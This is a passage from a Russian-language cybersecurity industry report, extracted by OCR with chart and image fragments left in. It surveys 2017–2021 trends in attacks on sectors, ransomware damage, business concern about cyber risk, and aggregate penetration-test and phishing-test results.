
Однако мы можем отметить сравнительную устойчивость финансового сектора: хотя количество атак на банки увеличивается, этот рост нельзя назвать стремительным; при этом доля атак на финансовые организации от общего числа атак на компании к 2021 году уменьшилась вдвое. Особенно ярко это выражается в сравнении с интересом к сфере промышленности: если до 2018 года количество атак на финансовый сектор значительно превышало число атак на промышленность, то уже с начала 2019 года эта тенденция меняется в противоположную сторону.

❷


❸

к 2021-му

доля атак на финансовые организации от общего числа атак на компании уменьшилась вдвое


20%
18%
16%
14%
12%
10%
8%
6%
4%
2%
2017
2018
2019

Доли атак на отрасли



16% Госучреждения

11% Медицинские учреждения

10% Промышленность

9% Наука и образование

7% IT

5% Финансовые организации

2020 2021

Тот факт, что количество атак на финансовые организации растет не так быстро, можно объяснить тем, что для вывода денег из банка злоумышленник должен иметь очень высокую квалификацию. Банки много вкладывают в безопасность, следуют отраслевым стандартам ИБ, поэтому по сравнению с остальными компаниями их защищенность за последние годы выросла (позже мы покажем, что это же подтверждается результатами анализа защищенности). К тому же ранее предполагалось, что максимальную прибыль от атаки можно получить посредством кражи денег, а доступ к системам банка давал преступнику возможность вывести максимально большие суммы. Сейчас же в основном злоумышленники переключились на использование шифровальщиков, и им не нужно целиться именно в банки: можно выбрать любую крупную компанию, которая менее хорошо защищена. Теперь основным источником прибыли является вымогательство, для которого не нужны высокая квалификация и глубокие знания инфраструктуры финансовых организаций.

Все больший интерес злоумышленники проявляют к данным, хранящимся в различных организациях: сведениям о клиентах и пользователях, информации, относящейся к коммерческой тайне. Если раньше преступники чаще пытались напрямую получить финансовую выгоду от атаки, например украсть деньги непосредственно со счетов организации или частного лица, то теперь более ценной становится информация, которую можно использовать как для развития атак, так и для вымогательства или продажи в дарквебе. Поэтому увеличивается количество атак, в ходе которых злоумышленники крадут конфиденциальные данные (с 12% до 20%). Высокой популярностью пользуются персональные (32%) и учетные данные (20%), а также медицинская информация (9%).

Как менялись методы и цели злоумышленников

Если взглянуть на популярные пять лет назад методы атак, то мы заметим явные отличия от текущей ситуации. Так, 2017 год запомнился нам не только массовыми атаками шифровальщиков, среди которых отдельно стоит отметить «эпидемию» WannaCry. (Отметим, что на тот момент они еще не являлись основным оружием злоумышленников, а модель ransomware as a service — «вымогатель как услуга» — только набирала популярность.) В то время были популярны атаки на финансовую сферу: преступные группировки атаковали банковские системы (в том числе SWIFT) и выводили крупные суммы денег. Например, в результате активной деятельности группировки Cobalt, специализирующейся на атаках на финансовые организации, российские банки понесли ущерб более 1 млрд рублей[4]. Еще одной мишенью были банкоматы: например, в Индии злоумышленники за несколько минут опустошали устройства[5], а в Москве за 2017 год из банкоматов было похищено более 5 млрд рублей[6].

[4]

Если взглянуть на популярные пять лет назад методы атак, то мы заметим явные отличия от текущей ситуации

Криптовалюты и блокчейн-проекты завоевывали цифровой мир; злоумышленники изучали новые возможности для атак. Этот тренд подтверждает распространенность майнеров и крупные атаки на ICO: например, был атакован сервис майнинга криптовалют NiceHash, в результате чего злоумышленники украли биткойны общей стоимостью более 70 млн долларов.

Некоторые из тенденций нашли свое продолжение в 2018 году, когда по миру прошли громкие атаки на POS-терминалы и банкоматы (в начале года в США прошла волна джекпоттинга[7]) и ряд атак «51%» на криптовалюты: Monacoin, Verge, Bitcoin Gold, ZenCash. В том же году мы смогли наблюдать одни из самых мощных в истории DDoS-атак[8], ряд крупных утечек данных, одна из которых коснулась сети отелей Marriott[9]. Еще одно важное событие касается деятельности регуляторов: Европейский союз вводит Общий регламент по защите данных (GDPR), призванный повысить защиту персональных данных. Выписываются первые штрафы: в сентябре 2018 года одна из португальских больниц заплатила 400 тысяч евро за уязвимость в системе хранения медицинских записей.


Масштабными утечками запомнился и 2019 год: исследователи находили большие объемы данных в открытом доступе и базы, выставленные на продажу в дарквебе. Отдельно стоит отметить знаменитую Collection #1[10], содержащую информацию более чем о 700 млн уникальных учетных записей. Украденные данные общим объемом 87 ГБ были опубликованы на бесплатном облачном сервисе, а скомпрометированные пароли позже использовались злоумышленниками для получения доступа к учетным записям. Кроме того, в 2019 году было совершено множество атак Magecart на онлайн-ресурсы с внедрением вредоносного JavaScript-кода (JavaScript-снифферов); выросло число атак APT-группировок.

Кибератаки становятся все более разрушительными для бизнеса, особенно с приходом шифровальщиков

Под знаком пандемии прошел 2020 год. Пока работодатели старались сделать все для здоровья сотрудников, злоумышленники выискивали недостатки защиты, которыми можно воспользоваться. На 2020 год пришелся всплеск атак, который был связан с повсеместным переходом на дистанционный формат работы, отсутствием времени и ресурсов на обеспечение достаточных мер по защите. Так, начиная с середины года уязвимости ПО уже эксплуатировались более чем в 30% атак на организации, что было связано появлением большого числа незащищенных сервисов. Злоумышленники искали уязвимости в VPN-решениях и системах для организации удаленного доступа, эксплуатировали недостатки веб-приложений, подбирали пароли для доступа по RDP. В это же время вновь проявили себя шифровальщики, которые составляли 45% от всего используемого ВПО. При этом многие атаки теперь не являются массовыми: распространители программ-вымогателей в расчете на крупный выкуп стали тщательно выбирать организацию-жертву, изучая ее ресурсы, положение на рынке и в отрасли. В 2020-м мы могли наблюдать и крупные атаки на цепочку поставок: все помнят один из самых громких инцидентов года, произошедший с компанией SolarWinds[11]. Событие является одной из самых потенциально разрушительных атак, которые мы видели в последнее время. Злоумышленникам удалось внедрить вредоносное ПО в обновление продукта компании, которое вскоре было загружено тысячами клиентов SolarWinds, среди них правительственные учреждения США и более 400 крупнейших американских компаний.

Рост активности злоумышленников в этот сложный период можно отметить не только по количеству атак: черный рынок также наращивает темпы развития. Например, количество новых объявлений на тему доступов на теневых форумах за I квартал 2021 года выросло более чем в семь раз по сравнению с результатами этого же периода 2020 года[12]. Увеличилось и число новых объявлений о поиске напарников и злоумышленников-исполнителей, что говорит о развитии сотрудничества и пополнении состава группировок.

Количество объявлений на теневых форумах



[11]

[12]

Последствия пандемии продолжаются и в 2021 году, но организации, наученные горьким опытом, уже смогли выработать и внедрить меры защиты, поэтому рост числа атак постепенно начал замедляться. В первом полугодии шифровальщики ставили рекорды по количеству атак: их доля составляла 69% среди всех атак с использованием ВПО. Атаки программ-вымогателей приводили к серьезным последствиям для целых отраслей: например, из-за атаки шифровальщика REvil компания JBS Food временно приостановила работу заводов в США[13]. Правоохранительные органы уже начали борьбу против шифровальщиков, и это на какое-то время вызвало уменьшение активности их операторов, но о прекращении атак пока говорить рано.

Прошедший год примечателен и обнародованием критически опасных уязвимостей: например, обнаружение уязвимости в Log4j стало настоящей пандемией в мире кибербезопасности[14]. После публикации злоумышленники стали массово эксплуатировать уязвимость. И атаки будут продолжаться: CISA предупредило о том, что найденный недостаток библиотеки Apache будет эксплуатироваться и в ближайшие годы[15].

Ущерб от атак: новые рекорды

Кибератаки становятся все более разрушительными для бизнеса, особенно с приходом шифровальщиков. Вымогатели стремятся получить как можно больше выгоды, и мы все чаще можем наблюдать требования крупных сумм в качестве выкупа. В 2017 году максимальный размер выкупа составил 1 млн долларов; в среднем запрашиваемые суммы исчислялись сотнями долларов. К 2021 году средняя сумма запрашиваемого выкупа возросла до 6 миллионов[16], а страховая корпорация CNA заплатила уже рекордные 40 миллионов долларов за возвращение доступа к данным[17]. Страдают не только отдельные организации — ущерб от кибератаки могут понести и целые отрасли, регионы и даже государства. Например, в результате атаки на Colonial Pipeline[18],

до 6 млн $

выросла средняя сумма
запрашиваемого выкупа к 2021 году

произошедшей в мае 2021 года, крупнейший топливопровод был временно выведен из строя. Вскоре было объявлено чрезвычайное положение в 17 штатах и округе Колумбия. Ответа экономики не пришлось долго ждать: цены на топливо поднялись до рекордных за последние семь лет значений, что вызвало панику среди населения.

Cybersecurity Ventures ожидает, что глобальные издержки от киберпреступлений будут расти на 15% в год в течение следующих пяти лет, достигнув 10,5 трлн долларов США в год к 2025 году по сравнению с 6 трлн долларов США в 2021 году[19].

Выводы


Меняются мотивы злоумышленников, цели и методы их достижения, и компаниям необходимо регулярно пересматривать используемые подходы для построения эффективной защиты. С увеличением числа целевых атак рекомендуется постоянно развивать методы выявления сложных угроз, тогда как выполнение требований, изложенных в нормативных документах, может спасти организацию лишь от типовых атак на отрасль. Пандемийный 2020 год показал, как быстро может поменяться формат функционирования компании и взаимодействия сотрудников в ней и как реализация кибербезопасности отстает от вызовов времени. Увеличиваются и масштабы ущерба: последствия атак выходят на уровень целых отраслей и даже государства.

Запрос на безопасность: изменения в подходах к защите организаций

О чем беспокоится бизнес: от экономики до киберрисков

Влияние кибербезопасности на бизнес растет. Так, по данным исследований PwC[20], угрозы, связанные с кибератаками, занимали 10-е место в рейтинге угроз, вызывающих наибольшее волнение руководителей в 2017 году. Однако последующие события, описанные в первом разделе, оказали большое влияние на компании, и к началу 2022 года киберугрозы вышли на первое место[21], обогнав даже волатильность макроэкономики. Таким образом, сейчас мы можем наблюдать, что почти половина (49%) руководителей компаний считает киберугрозы одним

Доля руководителей, обеспокоенных рисками, связанными с кибербезопасностью (данные на начало каждого из периодов)



из наиболее влияющих на бизнес факторов. Интересно, что наибольшую обеспокоенность показали финансовые организации: киберугроз опасаются 59% опрошенных из этой отрасли.


В России финансовый сектор является также одним из наиболее заинтересованных в обеспечении достаточного уровня защищенности: постоянно совершенствуется нормативно-правовая база, поддерживается непрерывный информационный обмен между ФинЦЕРТ и организациями (число которых составляет более 800[22]), проводятся форумы по информационной безопасности.

Руководители компаний по всему миру больше всего взволнованы тем, что реализация киберугроз может повлиять на успех продаж (62%), а также препятствовать внедрению инноваций в используемые технологии и процессы (56%)[23]. Опасения руководства компаний более чем обоснованы: ежегодно мы можем наблюдать крупные атаки, значительно влияющие на развитие бизнеса. Например, одним из последствий атаки на SolarWinds стал обвал акций компании[24].

[19] [20] [21]

[22] [23] [24]

Ожидания по изменению бюджетов, выделяемых на информационную безопасность



увеличение

без изменений

уменьшение

неизвестно


Растут масштабы атак, и с каждым годом количество средств, затрачиваемых организациями на информационную безопасность, повышается. Так, по данным исследования, больше половины (69%) руководителей ожидают увеличения бюджета, при этом в 26% случаев предполагается повышение числа средств, выделенных на обеспечение кибербезопасности, более чем на 10%[25]. В России же увеличения бюджета на информационную безопасность ожидают в 65% организаций[26].

Как правило, бюджет расходуется в первую очередь на приведение инфраструктуры в соответствие требованиям регуляторов: на разработку организационно-распорядительных документов и внедрение средств защиты (например, антивирусов, межсетевых экранов). Чтобы выявить недостатки защиты различных компонентов корпоративной сети, а также обнаружить возможные пути атак потенциального злоумышленника, ряд организаций проводит внутри своих компаний анализ защищенности, и тестирование на проникновение — один из наиболее эффективных способов.

Уровень защищенности компаний не улучшается

Ежегодно множество организаций заказывают услугу тестирования на проникновение для оценки защищенности своей инфраструктуры (за последние пять лет таких организаций было больше ста). Наибольшая их часть относится к сфере промышленности (32%), а также к кредитно-финансовому сектору (27%).

Распределение по отраслям



промышленность

финансовые организации

IT

госучреждения

другие

В большинстве компаний результаты работ показывали низкий уровень защищенности как от внешнего нарушителя, так и от внутреннего. Получить максимальные привилегии в инфраструктуре удается во всех компаниях, а проникнуть в корпоративную сеть злоумышленник может, как правило, более чем в 90% случаев. При этом в 2021 году преодолеть внешний периметр удалось во всех организациях.

Лучше всего подготовлен к атакам финансовый сектор: в 2020 году в 17% организаций именно этой отрасли проникнуть во внутреннюю сеть не удалось. В остальных компаниях уровень защищенности был значительно ниже. При этом в большинстве случаев с получением доступа к ресурсам локальной сети и развитием атаки до полного контроля над критически важными системами справился бы и неопытный злоумышленник, обладающий только базовыми знаниями, и этот факт не меняется на протяжении последних пяти лет.


Основные проблемы безопасности остаются неизменными

В целом мы можем наблюдать, что наиболее популярные векторы атак для проникновения во внутреннюю сеть остаются прежними: в 2017 году подбор словарных учетных записей к ресурсам на сетевом периметре и эксплуатация уязвимостей веб-приложений являлись основными методами для проникновения во внутреннюю сеть, и к 2021-му их эффективность оставалась все так же высока. Однако с увеличением состава сервисов, выводимых на сетевой периметр, растет и количество векторов проникновения во внутреннюю сеть: в 2017 году в среднем на один проект приходилось два вектора проникновения в ЛВС, а сейчас уже три вектора (см. 82). Интересно, что в 2017 году их максимальное количество составляло 10, а в 2021-м оно выросло до 19.

Основные методы, которые могут быть использованы внутренним злоумышленником, на протяжении пяти лет также мало изменились: наиболее часто используются подбор учетных записей, архитектурные особенности ОС и протоколов аутентификации, эксплуатация уязвимостей используемого ПО.

Казалось бы, составление качественной парольной политики и следование ей — это тот аспект защиты, который под силу реализовать каждой компании. Тем не менее доля уязвимых

Максимальный уровень опасности уязвимостей (доля компаний)




систем остается значительной, удалось лишь немного снизить опасность уязвимостей с критического уровня до высокого. Чаще всего злоумышленники используют недостатки парольной политики для преодоления сетевого периметра, и подбор учетных данных остается основным способом проникновения во внутреннюю сеть: для проектов второй половины 2020 — первой половины 2021 года использовать эти уязвимости удалось в 71% проектов. Успешные атаки внутри сети также не обходятся без подбора учетных записей: этот метод использовался в 93% успешных атак.

Критически опасных уязвимостей в используемом ПО становится все больше — это факт. Наличие эксплойтов и простота их использования может позволить даже неопытному злоумышленнику нанести ущерб компании, не говоря уже об APT-группировках. Устаревшие версии ПО делают возможным использование известных уязвимостей как для преодоления сетевого периметра, так и для продолжения атаки во внутренней сети организации. Так, по результатам недавнего исследования, в 60% проектов именно эксплуатация известных уязвимостей в ПО была использована для проникновения во внутреннюю сеть (см. стр. 89).


Больше всего критически опасных уязвимостей, связанных с недостаточной защитой веб-приложений, было найдено в 2020 году: во время удаленной работы многие организации массово выводили веб-сервисы на внешний периметр, что позволяло найти дополнительные возможности для проникновения во внутреннюю структуру. Практически в каждой компании существует способ проникнуть в локальную сеть именно через веб-приложения.

Человеческий фактор имеет большое значение для безопасности компаний: результаты проектов по осведомленности сотрудников, проводимые специалистами Positive Technologies, показывают низкий уровень готовности персонала к фишинговым атакам.


Например, при проведении проектов в 2017 году по ссылке в фишинговом письме перешли 26% сотрудников, 16% запустили вложенный файл, а учетные данные были введены в поддельные формы аутентификации в 11% случаев. К текущему моменту улучшений не видно: по ссылкам в фишинговых письмах переходят 38% сотрудников, учетные данные вводят 31%, а вредоносное вложение может быть запущено в 39% случаев.



перешли в фишинговом письме по ссылке



запустили вложенный файл



ввели учетные данные

38%
сотрудников переходят по ссылкам в фишинговых письмах

От тестирования конкретных систем к анализу последствий для бизнеса

Что означает низкий уровень защищенности инфраструктуры для бизнеса? С наращиванием корпоративной IT-инфраструктуры «приобретаются» и соответствующие уязвимости, и найти недостатки в отдельной части системы или в связях между ними становится все более трудоемкой задачей, а сопоставить результаты пентестов с реальными последствиями для бизнеса становится все сложнее. Поэтому с каждым годом цели проведения анализа защищенности конкретизируются все больше.

Появляется запрос на верификацию недопустимых для организации событий, реализовать которые возможно, получив доступ к определенным компонентам корпоративной инфраструктуры. Сейчас уже в каждом третьем проекте клиенты указывают такие целевые системы, для которых требуется проверить конкретные возможности атакующих, приводящие к серьезным для компании последствиям. Такими целевыми системами могут быть АСУ ТП, система управления банкоматами, система межбанковских переводов SWIFT, «1С», интерфейс администрирования сайта. Формулировки для специалистов, проводящих анализ защищенности, становятся конкретнее, сложнее, а цели пентестов — многочисленнее и серьезнее (например, получение доступа к казначейской системе с возможностью проведения платежей в то время, когда активен токен для подтверждения важных финансовых операций).

Среди недопустимых для компании событий клиенты чаще всего называли нарушения технологических процессов и процессов оказания услуг, кражу денежных средств и важной информации, компрометацию цифровой личности первых лиц компании и мошенничество в адрес пользователей. И результаты проектов по верификации таких событий, к сожалению, отражают


Формулировки для специалистов, проводящих анализ защищенности, становятся конкретнее, сложнее, а цели пентестов — многочисленнее и серьезнее

недостаточную защищенность организаций: например, по итогам первой половины 2020 — второй половины 2021 года для промышленных компаний удалось реализовать 87% недопустимых событий, а для банков это число составляет 62%.

Ущерб от киберпреступности растет, и руководящий состав компаний все чаще стремится знать результаты анализа защищенности. Раньше специалистами формировались в основном технические отчеты, сейчас отдельные презентации и отчеты для топ-менеджмента являются неотъемлемой частью многих проектов: например, в 2021 году было подготовлено в два раза больше презентаций и отчетов для защиты проекта на уровне топ-менеджмента компании заказчика, чем в 2020-м.

Выводы

